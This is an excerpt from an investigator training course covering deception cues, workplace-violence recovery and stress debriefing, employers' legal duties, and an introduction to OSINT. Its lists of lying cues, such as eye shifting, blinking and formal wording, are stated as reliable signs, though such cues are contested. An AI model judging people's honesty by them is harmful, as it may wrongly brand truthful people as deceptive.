
When innocent people are questioned about a possible theft or crime, they tend to use "hard" words like "steal" or "forge." But if they are guilty, people soften their diction using words like "borrow" or "mistake."

5. ***Overly Formal Wording***

Liars might use phrases that add distance, like formal titles Mr. or Mrs. You might also hear them speak in full phrases like "did not" versus informal contraction "didn't."

57.5. Sample Interview Deception Detection Guide

Figure 1. Sample Interview Deception Detection Guide



(Image Source: [Gamson, 2012](#))

58. Introduction to Interpersonal Deception Theory

58.1. Reducing the Odds of Being Deceived

Consistent with the views of deception promulgated by IDT, outlined below you will find the various verbal and non-verbal cues categorized either as strategic or non-strategic, equipping you with a handy arsenal that should assist in ferreting out the deceivers from the truth-tellers at the negotiating table.

Non-Strategic Cues

Individuals engaged in deception can be expected to display the following involuntary leakage cues resulting from their agitation, emotions and cognitive effort:

- *Increased pupil dilation* – deceivers' pupils tend to widen as they would in dim lighting
- *Blinking* – deceivers tend to blink more frequently when compared to individuals telling the truth
- *Eye shifting* – deceivers will tend to look away, up, down, or to the side, rather than at the person they are speaking to
- *Self-adaptors* – deceivers tend to use their hands to fondle or manipulate objects or parts of their body
- *Elevated speaking pitch* – deceivers tend to speak at a higher pitch as compared to someone telling the truth
- *Speech errors* – deceivers tend to use non-fluencies such as “uh,” “ah,” “um,” or “mm.”
- *Speech pauses* – deceivers tend to allow greater periods of silence in between utterances while engaged in a conversation
- *Negative statements* – deceivers tend to use words like “no,” “not,” “can’t,” and “won’t”
- *Leg gesturing and swiveling in chairs* – deceivers tend to have more leg twitches, tapping feet, and will either swivel or rock when sitting
- *Less hand and head gesturing* – deceivers “speak” less with their hands and tend to keep their head still

Strategic Cues

Deceivers can be expected to display the following behavioral, image and/or information management cues intended on improving their chances of deception success:

- Intentional communication of vagueness
- Withdrawal from the conversation
- Attempts to maintain a positive image to avoid detection
- Speaking in a less immediate or more distancing manner
- Use of irrelevant information in their messages by making statements that are unrelated to the theme of the message
- Use more generalities and “allness” terms (e.g. “all,” “none,” “nobody,” “everyone,” “always,” “never”)
- Speaking for shorter lengths of time, allowing the deceiver to disclose less information
- Frequent use of modifiers (e.g., “some of the time” and “usually”)
- More group references and fewer self-references (e.g. “we” and “us” vs. “me” and “I”)
- Use longer response latencies allowing deceiver additional time to prepare successful deceptive

answers

Facial Expressions

Facial expressions of emotion – including macro, micro, and subtle expressions – are universal. That is, all people, regardless of race, culture, ethnicity, nationality, gender, age, religion or any other demographic variable, express emotions on their faces in exactly the same ways (Matsumoto, 2013). Moreover, they are immediate, automatic, and unconscious reactions. These are incredible characteristics of facial expressions, because learning to read them means that one can have a bigger window into the soul of just about anyone on the planet whom one might talk to. It is a powerful tool to have in one's toolkit, because facial expressions of emotion are the closest thing we have to a universal language (Matsumoto, 2013). Here are examples of the facial expressions of emotion that research over the past four decades has shown to be universally expressed and recognized:



References

Kravis, Zadeh. (2013). Hunting for Deception in Mediation.
Retrieved from <http://www.mediate.com/articles/kravis17.cfm>

Goman, C.(2013). 10 Verbal and Non-Verbal Signs. Retrieved
from <http://stanfordbusiness.tumblr.com/post/54109702521/10-verbal-and-non-verbal->

Gamson, Rachel, and Jessica Gottesman, Nicholas Milan and Sitara Weerasuriya. "Cues to Catching Deception in Interviews." College Park, MD: START, 2012.

Matsumoto, David. (2011). Reading facial expressions. Retrieved
from <http://www.apa.org/science/about/psa/2011/05/facial-expressions.aspx>

59. Organizational Recovery After Incident

59.1. Organizational Recovery

Despite the best-laid plans of any organization or agency, violence in the workplace can and does happen. Just as organizations and agencies alike develop policies and procedures designed to head off these occurrences, they must be equally prepared to deal with the aftermath of such incidents. Quite often management's focus will be on getting the operational side of the office back in working order. However, just as important as getting the office back on-line is attending to the impact such incidents can have on office personnel. This section as adopted from the United States Office of Personnel Management (OPM) will provide information designed to assist management with helping an organization to recover after an incident of workplace violence.

59.2. Management Steps to Help Organization Recover

Ensure a Management Presence in the Worksite

Managers need to spend ample time with their employees, wherever they may be. Employees at the worksite need to be reassured of management's concern, and they need to be able to ask questions. Senior management should ensure that immediate supervisors are supported in this role, relieved of unnecessary duties, and not pulled away from their subordinates to write lengthy reports or prepare elaborate briefings

Share Information with employees

Employees will have many questions, and they need the answers — often more than once — if they are to resolve the experience for themselves. Information will develop over time, so information strategies need to be simple and fluid. A notice board at the elevator, or a recorded message on a “hotline” number may suffice for the basics, and a user-friendly system for individual questions needs to be established.

Include Union Leadership (if applicable)

Union representatives can help in reassuring employees after an incident and in getting information to employees.

Bring in Crisis Response Professionals

Before an incident ever occurs, the planning group should identify trained mental health professionals in the agency's Employee Assistance Program or the community who would be available to respond in the event of an incident. When an incident occurs, involve these emergency mental health consultants as soon as possible. They will generally meet with management first, working down the chain, and then with line employees. Based on what the consultants learn, they will offer services such as debriefings and defusings (see discussion of these processes later in the section) and informal counseling, perhaps in the work area.

Support Informal Debriefing

The formal debriefing doesn't end the recovery process. Provide opportunities for employees to talk informally with one another when they feel a need to discuss the experience. A comfortable break area and flexibility about break times may be all that is needed.

Support Care Giving Within Work Groups

Keep work groups together as much as possible and try not to isolate employees from their normal support groups at work. Show respect and support for employees' efforts to care for one another.

Handle Critical Sites with Care

Initially, the site of a violent incident will be secured as a crime scene. After the authorities are finished with it, management needs to be sensitive to a number of issues. It is helpful if employees don't have to come back to work and face painful reminders such as bloodstains or broken furniture. But on the other hand, the area should not be so "sanitized" that it gives the appearance that management is pretending nothing happened. If someone has died, that person's work area will be a focus of grieving, and it needs to be respected as such.

Buffer Those Affected from Post-Event Stresses

Effective coordination with the media and timely dissemination of information can help reduce media pressure on those who are the most vulnerable. Assistance with benefits and other administrative issues can reduce the burden on victims and families.

Help Employees Face Feared Places or Activities

Returning soon, if only briefly, to a feared site can help prevent lasting effects such as phobic responses. Having a friend or loved one along, or being supported by close work associates, may make the first step much easier.

Remember the Healing Value of Work

Getting back to work can be reassuring, and a sense of having a mission to perform can help the group recover its morale. But the return to work must be managed in a way that conveys appropriate respect for the deceased, the injured, and the traumatized.

The Critical Incident Stress Management Process

Formal crisis intervention processes for victims of critical Incident such as workplace violence have been used and recommended by mental health professionals for years. One such process, Critical Incident Stress Management, has been pioneered by Dr. Jeffrey Mitchell of the University of Maryland at Baltimore County.

Purpose

Critical Incident Stress Management (CISM) represents an integrated system of services and procedures whose purpose is to achieve several goals:

- Prevention of traumatic stress;
- Mitigation of traumatic stress;
- Intervention to assist in recovery from traumatic stress;
- Acceleration of recovery whenever possible;
- Restoration to function; and

- Maintenance of worker health and welfare.

The CISM Team

A CISM team, generally comprised of mental health professionals and trained peer support personnel, provides a variety of services including:

- Defusings;
- Demobilizations after a disaster;
- Debriefings;
- Informal discussions;
- Significant other support services;
- Individual consults (one-on-one); and
- Follow-up services.

For the purposes of this discussion, the focus will be on two of the more commonly used CISM services: debriefings and defusings.

59.3. Critical Incident Stress Debriefing

The impact of a critical incident on an individual's life appears to be mitigated, to some degree, by the availability of resources that may intervene at various stages following the incident.

The Critical Incident Stress Debriefing (CISD) is a model designed to yield just such a result. The CISD model assists the victims of critical incidents with their recovery process.

The model incorporates seven phases:

1. Introductory Phase,
2. Fact Phase,
3. Thought Phase,
4. Reaction Phase,
5. Symptom Phase,
6. Teaching Phase, and
7. Re-entry Phase.

Debriefings are group meetings that are designed to give participants an opportunity to discuss their thoughts and feelings about a distressing event in a controlled and rational manner, and to help them understand that they are not alone in their reactions to the incident. It is recommended that a formal debriefing be held within 24 to 72 hours after an incident. Depending on the number of participants and the severity of the incident, debriefings generally last anywhere from one to three hours.

Debriefing teams represent a partnership between mental health professionals and peer support personnel. Mental health professionals serving on a Critical Incident Stress Debriefing team possess at least a master's degree in psychology, social work, psychiatric nursing, psychiatry, or mental health counseling. Support personnel are trained and prepared to work with mental health professionals in preventing and mitigating the negative impact of acute stress on their fellow workers. All team members receive training in crisis intervention, stress, post-traumatic stress disorder, and the debriefing process.

Introductory Phase

During this first phase the leader and team members introduce themselves to the participants. The leader describes how a debriefing works and lists the ground rules for the debriefing. The rules are as follows:

- No one is compelled to talk but participation is strongly encouraged,
- No notes or recordings of any kind are taken during the debriefing,
- Strict confidentiality is maintained, and
- The debriefing is not intended to be therapy.

It is important to convey to participants that their chances for a successful debriefing increase when

participants are made fully aware of what to expect during the process.

Fact Phase

The fact phase begins with the team leader asking participants to identify themselves and briefly mention their degree of involvement with the incident. For example, participants may relate their role in the incident, how they were informed of the incident, where they were when they received this news, and so forth. Participants may begin relating their first reactions to the incident. This type of information lays the groundwork for the remaining phases of the process.

Thought Phase

Participants are asked what their first thoughts were concerning the incident. The thought phase begins to personalize the experience for the participants. This is the first phase in which some participants may exhibit some reluctance to share.

Reaction Phase

Participants are asked to discuss “what was the worst part of the event for them, personally.” This phase generally causes participants to begin exploring some of their deeper, personal responses to the event. Depending on the intensity of the event and the number of participants, this segment may last thirty minutes to one hour.

Symptom Phase

Participants are asked to describe the signs and symptoms of any distress they experienced, such as feeling nauseated, sweating palms, or having difficulty making decisions. Usually three occurrences of signs and symptoms are discussed:

1. Those that appeared at the time of the incident,
2. Those that arose during the next few days, and
3. Those that they are still experiencing at the time of the debriefing.

Teaching Phase

During the teaching phase the leader and team members share information regarding the relationship between the critical incident and the subsequent cognitive, emotional, behavioral, and physiological reactions that others involved in such events have experienced. Participants are provided with a handout entitled “Critical Stress Information Sheet.” During this phase, participants may ask new questions or bring up information that was not discussed earlier.

Re-entry Phase

This phase signals the end of the debriefing. Participants are encouraged to ask questions and explore

other issues associated with the incident that may have not surfaced earlier. Team members are asked to provide some summary remarks, and the team leader makes a few additional statements to bring closure to the debriefing. A crucial message emanating from the debriefing is that the participants' reactions are normal responses to an abnormal event.

Is a Debriefing Warranted?

The decision about whether a formal debriefing is warranted generally rests with management personnel following consultation with mental health consultants. Though not all-inclusive, some examples of important questions to explore when assessing the need for a debriefing are these:

- What is the nature of the incident?
- Is the event of sufficient magnitude as to cause significant emotional distress among those involved?
- How many individuals are affected by the incident?
- What signs and symptoms of distress the witnesses to the incident are displaying?
- Are the signs and symptoms growing worse as time passes?
- Are any of the following key indicators of a need for a debriefing present: behavior change; regression; continued symptoms; intensifying symptoms, new symptoms arising, or group symptoms present?

In some instances, as these and other questions are explored, it may be determined that a formal debriefing is not warranted. Or, perhaps there may be a decision to briefly meet with the group(s) that have been affected by the incidents to further assess the need for a formal debriefing. Under these circumstances, a critical incident stress defusing may be appropriate. This process will be discussed next.

59.4. Critical Incident Stress Defusing

Other than the critical incident stress debriefing, the defusing is one of the most frequently used Critical Incident Stress Management (CISM) techniques. Defusings are short debriefings. Defusings generally last less than one hour and provide CISM team members with an immediate opportunity to ask a wide range of questions about the critical incident. As in the debriefing, participants are not required to talk during the defusing. It is recommended that defusings be conducted within the first eight hours of the resolution of a traumatic event.

Three Phases

The critical incident stress defusing consists of three phases:

1. **Introduction** – Here the CISM team members introduce themselves, describe the defusing process, set forth the guidelines, and encourage participation.
2. **Exploration** – In this segment, team members ask the participants to describe their experience of the critical incident. During this time, the group is permitted to talk freely while the team members monitor the participants' comments. As the group discusses their experiences, the team members can also ask appropriate questions to learn more about the most important parts of the critical incident. As the discussion begins to fall off, the discussion moves to the third and final phase.
3. **Information** – During this phase, team members provide participants with information designed to help them cope during the next few days until the distress resolves on its own or until the team can organize a formal debriefing, if one is deemed necessary. This information consists of suggestions regarding rest, diet, and exercise as well as other stress control strategies.

Outcomes

The critical incident stress defusing will generally result in one of two outcomes. First, it may eliminate the need for a formal debriefing. Participants receive valuable coping information during defusing that, if attended to, can go a long way in mitigating the impact of the critical incident and in accelerating their recovery. In addition, participants come away from a defusing with more information about the incident than they started with and, again, this has proven to be beneficial to the recovery process.

The second possible outcome of a defusing can be to enhance a subsequent formal debriefing. Participants who have attended a defusing will generally have a good idea of what to expect in a debriefing and, hopefully, will have realized the benefit of participating in such a group process. In addition, the team that conducts the defusing will often be part of the larger team that conducts the debriefing. Thus, this Critical Incident Stress Management (CISM) team will have more information about the incident and the involved parties prior to the debriefing. The team will also have a better understanding of the impact of the event on many of the participants.

Conclusion

As mentioned earlier, both critical incident stress debriefing and defusing are among the two most utilized processes under the CISM umbrella. Neither model should be employed by anyone other than trained mental health professionals and other trained CISM team personnel. It should also be emphasized that the CISM process is but one crisis intervention model among others available to Federal agencies.

References

OPM.Gov.(Feb 1998). Dealing with Workplace Violence. Retrieved from <http://www.opm.gov/policy-data-oversight/worklife/reference-materials/workplaceviolence.pdf>

59.5. Case Study Assignment

The Incident

The report comes in: Two employees have been killed in the workplace and two have been wounded. A witness has called 911 and the police and ambulances have arrived. The perpetrator (an agency employee) has been taken into custody, the victims are being sent to the hospital, and the police are interviewing witnesses and gathering evidence.

Response

In this situation, the agency's crisis response plan called for the immediate involvement of:

1. A top management representative;
2. A security officer;
3. An employee relations specialist;
4. An Employee Assistance Program counselor; and
5. An official from the public affairs office.

Top Management Representative – The Manager, an Assistant Director of a field office with 800 employees, coordinated the response effort because she was the senior person on duty at the time. In addition to acting as coordinator, she remained available to police throughout the afternoon to make sure there were no impediments to the investigation.

She immediately called the families of the wounded and assigned two other senior managers to notify the families of the deceased. She also arranged for a friend of each of the deceased coworkers to accompany each of the managers. She took care of numerous administrative details, such as authorizing expenditures for additional resources, signing forms, and making decisions about such matters as granting leave to coworkers. (In this case, the police evacuated the building, and employees were told by the Assistant Director that they could go home for the rest of the day, but that they were expected to return to duty the following day.)

To ensure a coordinated response effort, she made sure that agency personnel involved in the crisis had cell phones for internal communication while conducting their duties in various offices around the building.

Security Staff – The security staff assisted the police with numerous activities such as evacuating the building.

Assignment

Based up the incident above, please answer the following questions. Responses should be no less than 3 pages (double spaced and include APA in-text citations and references):

Please submit to the assignment lesson

1. Describe the Critical Incident Stress Management Process.
2. How would you utilize the seven phases of the Critical Incident Stress Debriefing (CISD) in this incident?
3. Is a debriefing warranted for this type of incident? If so how would the Critical Incident Stress Defusing be utilized in this situation to help?

60. The Legal Obligations of Employers

As adopted from the Occupational Safety and Health Act of 1970, the duty of an employer to provide a reasonably safe workplace may arise from a variety of federal or state statutes, regulations, or judicial decisions. Employers seeking to avoid liability for acts of workplace violence should become familiar with the legal requirements. The following highlights provide a foundation for the legal audit of your current business policies and practices for reducing workplace violence.

60.1. Workplace Safety

- Compliance with the Occupational Safety and Health Act, and similar state laws, may contribute positively to reduction of the risk of workplace violence.
- Many state courts have ruled that an employer is liable for the dangerous acts of employees if such harm was foreseeable. The employer must use reasonable care in hiring, training, supervising and retaining employees.
- Case law in some jurisdictions suggests that the employer may be liable for the negligent acts of independent contractors, where such contractors are incompetent, negligently selected, or engaged in abnormally dangerous activities.
- Under both federal and state statutes, the employer may be liable for failure to intervene in situations of harassment of employees by supervisors or management, and in situations involving coworkers where the employer was aware of the harassment.
- The employer may be liable for the acts of an employee who is intoxicated or otherwise a risk to others, if the employer exercises control over the employee and is negligent in exercising that control.
- Employers are expected to use reasonable security precautions and other measures to minimize the risk of foreseeable criminal intrusion (based upon the prior experience of the employer, its location in a dangerous area, or industry victimization base rates).
- Employers should be cautious about reducing the level of security because of financial pressures. To avoid or reduce liability the employer should first assess whether the level of security risk justifies reducing security measures.

60.2. Training Issues

- Various federal and state laws or case law may require the employer to establish written policy and procedures dealing with harassment, as well as the training of employees as to company policies prohibiting sexual or racial harassment, fighting, and the use of drugs or alcohol in the workplace.
- The employer may avoid or reduce liability for acts of violence in the workplace where it is shown that the employer conducted training for employees on the recognition of warning signs of potentially violent behavior, and on precautions, which may enhance the personal safety of the employee at work.
- Duty to Warn
- In some jurisdictions, an employer, employment counselor, or therapist may have a duty to warn an identified employee, spouse, or third party of a threat made by another to do bodily harm to that person.

60.3. Nondiscrimination

- Under state and federal law, the employer must refrain from retaliation against employees who express their concerns regarding unsafe working conditions, such as threats of violence.
- The Americans with Disabilities Act of 1990 (ADA) and related state statutes prohibit employers from discriminating against qualified individuals with physical or mental disabilities. An employee could claim that his violent or threatening behavior was the result of a disability and request reasonable accommodation from the employer. While federal law and judicial decisions provide that an employer may disqualify an employee who is a danger to self or others, the employer may be obliged to investigate a claim of disability to determine whether dismissal is necessary for the protection of the employee or others in the workplace.

60.4. Respecting Employee Rights

- In the event that an employer warns employees of an individual's threat of violence, the employer could be liable for defamation if the employer is subsequently proved to be mistaken. The employer can minimize this liability by conducting a prompt investigation of all allegations and by notifying only those individuals who have a need to know of the risk.
- An employee terminated for having violent tendencies could file a wrongful discharge suit against the employer if the employee disputes his employer's characterization. A thorough investigation of complaints against an employee should be conducted prior to termination. Employers should consider suspension of the employee with pay while the charges are being investigated. The employer might also consider offering the employee a chance to resign as an alternative to termination.
- The employer must respect the privacy rights and confidentiality rights of employees during any investigation.

Note: The above list of legal obligations is not meant to be comprehensive. To find out more about the requirements in your state, refer to your state's department of labor.

61. The Foundation of OSINT

Open Source Information (OSIF) has been utilized to complement and or supplement classified intelligence for years. Even though the intelligence community (IC) has been using Open Source Intelligence (OSINT) for over half a decade, the definition has continued to evolve over that time. The challenge has been with the increased growth of online information such as social media, forums, dating sites, people search engines, and tens of thousands of new sources of data, is knowing exactly what types of resources are out there. OSINT is more complex in its current state as it relates to methods and sources. People are sharing information, their lives, their careers, their thoughts, and opinions in ways that were never available, and it's more readily available to the public.

For Professionals within the intelligence or military community, OSINT is nothing new. For professionals within the law enforcement, loss prevention, fraud, and investigative sectors, this is going to be very exciting for you. Our goal is to help you understand the terminology used within the IC, understand how intelligence works, the process, the methodology, and, most importantly, how to apply it to your everyday work.

61.1. Defining an OSINT Standard

The McAfee Institute defines Open Source Intelligence (OSINT) as information that is discovered through publicly available means & determined to be of intelligence value. We expand on that for members of the Intelligence Community (IC), to also include being disseminated by a member of the IC as stated within Section 931 of Public Law 109-163, which states that OSINT is the “intelligence that is produced from publicly available information and is collected, exploited, and disseminated in a timely manner to an appropriate audience for the purpose of addressing a specific intelligence requirement.” Open Source Information (OSIF) is merely unclassified data available to the public, while OSINT results from applying, processing, and exploiting the information to validate it as relevant, accurate, and actionable for use by the consumers.

Open-source data (OSD) is described as a raw print, broadcast, oral debriefing, or other forms of information from a primary source.

Open-source information (OSIF) is the data that is derived from generic information such as books, newspapers, broadcasts, etc that are largely disseminated around the world.

Open-source intelligence (OSINT) is described as information that has been “deliberated, discovered, discriminated, distilled, and disseminated to a select audience.”

We propose the following additional classifications:

- Open-source data is information that would be of little individual value in isolation but is of intelligence value in the final compilation of the information. For example, a single Facebook post on the way a person views the president is almost of no value. However, if you analyze all of the Facebook posts within a certain country is of great intelligence value.
Open-source data includes public material that is not explicitly published but is still publicly or commercially available, such as commercial satellite imagery.
- Open-source information is material that can be lawfully obtained through request, purchase, or observation by a member of the public. This includes open-source data but also includes material of more substantive content. OSIF is, therefore, the most expansive category of publicly or commercially available information.

61.1.1. OSIF Sub-types

The McAfee Institute proposed dividing OSIF into four distinct categories. These categories were picked because they provide some consistency in the requirements to collect, process, and exploit the information gathered. The first distinction is determined by the generator of the content and whether it is institutionally generated content or individually generated content.

- Institutionally generated content consists of news media and other institutional content, much of which may have been previously defined as gray literature.
- Individually driven content, or social media content, is divided between long-form and short-form, which have important differences for processing and usage.

News Media Content

The content of news media is self-identified and publicly recognized as journalism. Its sources are multimediate—newspapers, journals (both print and online), television, and radio. News media also include news aggregator sites, which may or may not publish original content. News media content includes state-produced content when specifically distributed by a media outlet.

Gray Literature

Gray literature is content that comes from non-media institutions and organizations, both public and private. It includes material from research establishments, national governments, private publishers, corporations, trade associations, and unions, think tanks, and academia. An underlying assumption is that most institutional content does not exist only in the virtual space, but that there is generally some brick-and-mortar presence and institutional cohesion. Despite efforts initiated decades ago to better organize the acquisition, long-term storage, and distribution of gray literature, it is still often collected and used in an ad hoc manner.

Long-Form Social Media Content

Long-form user content from an individual perspective is material that is very text-heavy from a single individual or perhaps even small groups of people. This might include materials from sites like Quora and Reddit, or blogs like Blogger or Tumblr. However, much of the social media content analysis that is focused on today is that of short-form content, leaving long-form content often underused.

Short-Form Social Media Content

Short-form user content from an individual perspective is material from platforms such as LinkedIn, Facebook, or Twitter. In contrast to long-form content, short-form user-generated content generally has little intelligence value. An exception exists, however, when short-form social media content is obtained from specific accounts of high interest, for example, accounts of famous individuals such as senior government figures, thought leaders, and prominent journalists. High-value short-form content could also include accounts from individuals who are part of a group being targeted by the IC, such as a special military unit or a militant group.

61.2. Defining and Using Intelligence

The Intelligence Reform and Terrorism Prevention Act of 2004 (IRTPA), states “National Intelligence” and “intelligence related to national security” refer to all intelligence, regardless of the source from which it is derived and including information gathered within or outside the United States, that pertains, as determined to be consistent with any guidance issued by the President, to more than one U.S. Government agency; and that involves:

- Threats to the U.S., its people, property, or interests;
- The development, proliferation, or use of weapons of mass destruction; or
- Any other matter bearing on U.S. national homeland security.

The U.S. Government utilizes various forms of intelligence to improve and more fully understand the consequences of its national security decisions. Intelligence can help inform military actions, decisions on policy, negotiations from an international perspective, and interactions with foreign countries and their leaders. Intelligence can also aid the efforts of homeland security providers and first responders.

61.2.1. What is the Intelligence Community?

The Intelligence Community (IC) is a group of Executive Branch agencies and organizations that work separately and together to engage in intelligence activities that are necessary for the conduct of foreign relations and the protection of the national security of the United States.

These activities include:

- Collection of information needed by the President, the National Security Council, the Secretaries of State and Defense, and other Executive Branch officials for the performance of their duties and fulfillment of their responsibilities.
- Production and dissemination of intelligence.
- Collection of information concerning intelligence activities directed against the United States, international terrorist and narcotics activities, and other such hostile activities carried out by foreign powers, organizations, persons, and their agents.
- The conduct of actions to protect against hostile activities directed against the United States.
- Performance of special activities.
- Performance of administrative and support activities within the United States and abroad that are necessary for the performance of various other intelligence activities.
- Performance of such other intelligence activities as the President may direct from time to time.

The IC is led by the Director of National Intelligence (DNI), who is the head of the Office of the Director of National Intelligence (ODNI) and whose duty is to coordinate the other 16 IC components based on intelligence consumers' needs. The other members of the IC are divided into three groups: Program Managers, Departments, and Service components.

- Program Managers advise and assist the ODNI in identifying collection requirements, developing budgets, managing finances, and evaluating the IC's performance.
- Departments are IC components embedded within Government departments (other than the Department of Defense [DoD]).

These components focus on serving its parent department's intelligence needs.

- All intelligence personnel in the armed forces are members of the Service IC components, which primarily support their own Service's information needs.
- Each Service has at least one major intelligence organization as well as intelligence officers integrated throughout its structure.

Intelligence Integration

The core mission of ODNI is to lead the Intelligence Community in intelligence integration. Basically, intelligence integration means synchronizing collection, analysis, and counterintelligence so that they are

fused—effectively operating as one team. Unifying Intelligence Strategies (UIS) is the central critical plans for achieving intelligence integration. They cover our strategies by geography and topic. They foster an environment that encourages, enables, and recognizes integration at all levels of the IC.

61.3. Commercial Off-the-Shelf Tools

The IC generally uses commercial off-the-shelf (COTS) tools for OSINT analysis, particularly the study of social media data. This chapter focuses primarily on existing social media analysis tools. A few important caveats must be kept in mind when considering the utility of these tools for intelligence professionals.

First and most importantly, most COTS tools are developed for commercial purposes—for advertising, brand management, and consumer analytics. Companies want to understand and predict a customer's buying behavior, to position their product to be available when a customer is most susceptible to influence and to influence the customer's opinion of the product or the company itself. These tools can often serve the interests of the IC, but they are rarely a perfect match, and many tools have extremely limited utility for the IC because they are not designed for its purposes.


Second, the market developing these tools is so dynamic that it presents problems for the IC. Both COTS tools and the producers developing them are constantly changing. This problem manifests itself in several ways. Data feeds can be limited or eliminated by the company owning the content for a variety of reasons. Companies may want to protect user data, or conversely, they may start selling user data that were previously available free. Companies may have acquired a capability or developed an indigenous one for social media content analysis, and they may want to undermine competing capabilities by eliminating their data source.

For example, Topsy was a social media analytics service that indexed all published Twitter tweets and provided free searching functions. After eight years, the service unexpectedly went offline on December 15, 2015, two years after being acquired by Apple. This case is illustrative for analytics services and IC operations that rely on other services for the early phases of the data acquisition and analytic cycle. Apple and Topsy provided little information at the time of the acquisition about whether this data feed would remain available, nor did they provide a warning before the Topsy platform ultimately went offline. The IC is accustomed to data accesses being unexpectedly unavailable. SIGINT collectors may lose access for a variety of reasons, including system reconfigurations and new encryption. HUMINT collectors grapple with the possibility of a source being compromised or of losing access to sub-sources or sensitive programs. Satellite malfunctions can leave IMINT collectors in the dark as they arrange repairs. Intelligence consumers may be frustrated by losing a stream of information collected by covert methods. Still, the loss can be explained as an inevitable consequence of covert methods—the data source is no longer accessible to analyze.

One advantage of OSINT is that it is more dependable than covert collection methods. A sudden loss of an open-source data feed—when the raw data are still accessible online—may be unfairly interpreted as reflecting negatively on OSINT by intelligence consumers who may be neither aware of nor interested in the process of transforming raw data into an intelligence deliverable. When Twitter is still online, and people are even tweeting, it can be harder to explain to an intelligence consumer why an OSINT product is suddenly no longer available.

The dynamic nature of the social media analytics market is incongruent with the IC's timelines in vetting tools and providers. Figure 3.1 shows possible options available to the IC for using COTS tools. Ideally, the IC would transfer both a data source and an analytic platform to its classified system. The IC, understandably, wants to fully understand an institution and its platform before introducing it to a classified system.

Figure 3.1
Possible Options for IC Use of COTS Tools



SOURCE: RAND analysis.

RAND RR1964-3.1

By relying on COTS tools, the IC risks being always behind in social media analytics because of the time needed to complete this vetting. The predominance of startup companies in this space complicates the IC's ability to build a trusted relationship with established providers to streamline the vetting process, possibly. The IC could, of course, develop indigenous tools, but this is a costly alternative. It could also leverage a tool on an unclassified system and avoid the complication of collocating it with the more-sensitive capabilities and information on classified networks. Social media analytics is also a dynamic market because of rapid improvements in computing power and data-processing capabilities. Tools are becoming more capable of handling large amounts of data, and machine learning are making impressive strides. Instead of humans having to teach computers how to perform complex tasks, systems are being built that enable networks to learn how to conduct these complex tasks themselves.

61.3.1. Methods Used in Social Media Content Analysis

